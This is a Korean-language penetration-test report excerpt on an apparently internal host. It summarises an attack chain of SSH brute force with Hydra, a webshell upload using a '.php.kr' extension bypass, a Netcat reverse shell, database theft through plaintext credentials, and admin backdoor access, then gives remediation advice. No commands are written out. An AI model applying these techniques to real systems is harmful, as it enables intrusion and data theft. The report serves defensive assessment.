http://192.168.5.160/report.html 경로에서 GoAccess 기반 웹 로그 통계 대시보드가 외부에 노출되어 있는 것이 확인되었다. 페이지에는 요청 수, 방문자 수, 트래픽, 요청된 URL 목록 등 서버 운영 정보가 포함되어 있으며, 공격자가 이를 활용해 서비스 구조나 트래픽 흐름을 분석할 수 있다.

4. 침투테스트

1.네트워크 IP를 방화벽 허용 IP로 변경하여 SSH 포트가 개방된 것을 확인하였다.

2.Hydra를 통해 일반 사용자 'smyoo' 계정의 비밀번호 '1234'를 크래킹하였다.

3.동일하게 root 계정 비밀번호도 '1234'로 크래킹에 성공하였다.

4.'smyoo' 계정으로 SSH 접속에 성공하여 쉘을 획득하였다.

5.root 계정으로 SSH 로그인하여 최상위 권한 쉘을 확보하였다.

6.웹 업로드 경로를 이용하여 .php.kr 확장자 우회 기법으로 웹쉘을 업로드하고 실행하였다.

7.Netcat으로 리버스 셸을 연결하고 셸을 안정화하였다.

8.획득한 DB 접속 정보를 통해 MySQL에 접속하여 내부 데이터를 탈취하였다.

9.IP 및 key 조건을 맞춰 관리자용 백도어 스크립트에 접속하였다.

번호	내용	결과/비고
1	네트워크 IP 변경	방화벽 우회, SSH 포트(22) 개방 확인
2	Hydra 로 SSH 비밀번호 크래킹 (일반 계정)	smyoo 계정 비밀번호 1234 크래킹 성공
3	Hydra 로 SSH 비밀번호 크래킹 (root 계정)	root 계정 비밀번호 1234 크래킹 성공
4	SSH 일반사용자 계정 접속	일반 사용자 쉘 획득
5	SSH root 계정 접속	root 권한 쉘 획득
6	웹쉘 업로드	웹쉘 업로드 및 실행 성공
7	리버스 셸 연결	리버스 셸 연결 성공, pty.spawn()으로 셸 안정화
8	DB 접근 및 정보 탈취	DB 사용자 및 테이블 정보 확인 성공
9	관리자 백도어 스크립트 접근	관리자 기능 접근 성공

5. 대응방안 및 모의해킹 총평

5.1 주요 대응방안

취약점별 대응 방안

1. 웹쉘 업로드 취약점 대응

파일 업로드 기능을 악용한 웹쉘 업로드를 방지하기 위해, 업로드 시 확장자와 MIME 타입을 검증하는 화이트리스트 기반의 필터링을 적용하고, 업로드 폴더는 실행 권한을 제거한 별도의 디렉터리로 분리해야 한다. 또한, 서버 측에서 바이러스 및 악성 코드에 대한 자동 스캔 기능을 적용함으로써 악성 웹쉘 유입을 차단할 수 있다.

2. SSH 브루트포스 공격 대응

SSH 접속에 대한 무차별 대입 공격에 대응하기 위해, 사용자 계정에 강력한 비밀번호 정책을 적용하고, 로그인 실패 횟수 초과 시 계정이 자동으로 잠기도록 설정한다. 또한, 브루트포스 탐지 시스템을 활성화하고 2단계 인증(2FA)을 도입하여 계정 보안을 강화한다.

3. 리버스 셸 탐지 및 대응

웹쉘을 통해 서버 내부에 리버스 셸을 연결하는 시도에 대응하기 위해, 서버의 네트워크 트래픽 및 쉘 세션 활동을 실시간으로 모니터링하고, 비정상적인 연결이나 명령 실행 패턴이 탐지되면 관리자에게 즉시 경고하는 체계를 구축한다.

4. XSS 및 SQL Injection 대응

입력값에 대한 충분한 검증이 이루어지지 않아 발생할 수 있는 XSS 및 SQL Injection 공격에 대응하기 위해, 모든 사용자 입력값을 서버 사이드에서 필터링하고, 출력 시 HTML, JavaScript, SQL 등 문맥에 맞는 인코딩을 적용한다. 또한, OWASP 가이드라인에 따라 화이트리스트 기반의 검증 방식을 적용한다.

5. 정적 자산 및 report.html 노출 방지

웹 서버에서 /includes/, /minigame/ 등의 내부 디렉터리 및 report.html 통계 페이지와 같은 민감 리소스가 외부에 노출되지 않도록, 디렉터리 인덱싱을 비활성화하고 해당 경로에 대한 인증 또는 IP 접근 제한을 적용한다.

6. 관리자 백도어 접근 통제

공격자가 관리자 백도어에 접근하지 못하도록 하기 위해, 해당 기능이 사용하는 포트는 방화벽에

서 IP 화이트리스트로만 접근을 허용하고, HTTP TRACE와 디렉터리 인덱싱 기능은 비활성화하여 내부 정보 유출 경로를 제거한다.

7. DB 자격증명 보호

db.php 파일에 저장된 평문 자격증명이 외부에 노출되는 것을 방지하기 위해, 해당 파일에 대한 웹 접근을 차단하고, DB 접속 정보를 암호화된 형태로 저장 및 사용하도록 시스템을 수정한다.

공통 보안 대응 방안

1. 보안 헤더 설정 강화

클릭재킹, MIME 스니핑, 쿠키 탈취와 같은 클라이언트 사이드 위협에 대응하기 위해, X-Frame-Options, Content-Security-Policy(CSP), X-Content-Type-Options 헤더를 설정하고, 세션 쿠키에는 HttpOnly 및 Secure 속성을 적용한다.

2. 로그 및 실시간 모니터링 체계 구축

웹 서버, 데이터베이스, 방화벽 등의 주요 로그를 중앙에서 수집·분석할 수 있는 체계를 갖추고, 비정상 로그인 시도나 파일 변경 이벤트 등이 발생했을 때 실시간으로 경고할 수 있는 SIEM 기반의 모니터링 시스템을 구축해야 한다.

취약점별 대응 방안 (표)

취약점	대응 방안
웹쉘 업로드 (.fileupload 우회)	• 확장자·MIME 검사• 업로드 폴더 분리·실행 권한 제거• 악성 파일 자동 스캔
SSH 브루트포스	• 비밀번호 복잡도 강화• 로그인 실패 시 계정 잠금• 브루트포스 탐지 기능• 2 단계 인증(2FA) 도입
리버스 셸 모니터링	• 이상 네트워크 연결 탐지• 웹쉘 실행 감지 알림• 의심 행위 실시간 경고
XSS & SQL Injection	• 입력값 서버 필터링·이스케이프• HTML/JS/SQL 컨텍스트 인코딩• 화이트리스트 기반 검증
정적 자산 노출 & report.html	• 디렉터리 인덱싱 제거• CSS/JS/PHP 파일·대시보드 페이지인증 차단
관리자 백도어 접근	• 관리자 포트 IP 화이트리스트• HTTP TRACE·디렉터리 인덱싱 비활성화• 방화벽 룰 변경 모니터링
DB 자격증명 평문 노출	• db.php 외부 접근 차단• 자격증명 암호화 저장

공통 보안 대응 방안 (표)

공통 대응 항목	주요 내용
보안 헤더 적용	X-Frame-Options, CSP, X-Content-Type-Options 설정 HttpOnly/Secure 쿠키 속성 부여
로그 및 모니터링 체계 구축	웹/DB/방화벽 로그 중앙 수집·분석비정상 행위 실시간 경고정기 리뷰 및 SIEM 연동

5.2 모의해킹 총평

공격 시나리오 요약

1.네트워크 IP 우회 → SSH 포트 개방

2.Hydra 브루트포스 → 일반·root 계정 쉘 획득

3.파일 업로드 취약점 → 웹쉘 업로드 및 리버스 셸 확보

4.DB 평문 자격증명 탈취 → 데이터베이스 접근

5.관리자 백도어 스크립트 활용 → 관리자 기능 무단 사용

• 주요 발견 취약점

-파일 업로드 필터링 미비

-방화벽 우회 가능 IP 설정

-약한 비밀번호('1234') 사용

-평문 DB 자격증명 노출

-관리자 백도어 접근 제어 취약

-XSS/SQL Injection 등 입력 검증 실패

• 보안 수준 평가

현재 환경은 전반적인 보안 통제가 미흡하여, 공격자가 복합적인 경로로 쉽게 침투·권한 상승·정보 탈취를 수행할 수 있는 상태입니다.

권고 사항

긴급 패치 적용 및 설정 개선을 통해 즉시 보안 강화

정기적 모의해킹 및 취약점 스캔 주기 단축

실시간 모니터링과 이상 탐지 체계 도입으로 재발 방지

위 대응 방안과 권고를 신속히 이행한다면, 현재 확인된 주요 공격 시나리오의 상당 부분을 차단할 수 있을 것입니다.